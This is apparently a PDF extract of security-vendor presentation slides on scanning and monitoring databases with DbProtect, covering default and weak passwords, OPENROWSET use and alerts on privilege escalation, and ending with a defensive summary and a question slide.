


#### **DbProtect AppDetective: OLE DB Queries Allowed**






#### **DbProtect AppRadar: Use of ALTER PROCEDURE**





## **DbProtect AppRadar: Use of OPENROWSET**





## **DbProtect: Preventing the Password Attack**

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
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


#### **DbProtect AppDetective: Identifying the Default Password**






#### **DbProtect AppDetective: Identifying Weak Passwords**






## **DbProtect AppRadar: Alerting on the Password Attack**






## **DbProtect AppRadar: Alerting on Privilege Escalation**





# **AppRadar: Alerting on Privilege Escalation**





## **Summary**

- Identify and understand database threats and attack vectors
- Eliminate risks with proper configuration, permissioning, and patching
- Regularly scan your databases for vulnerabilities
- Implement database auditing / monitoring to catch and alert on attacks as they occur
- Build a plan for what to do in case of a breach



#### **Questions?**

# Thank you



- Questions on
  - Vulnerabilities
  - Locking down the database

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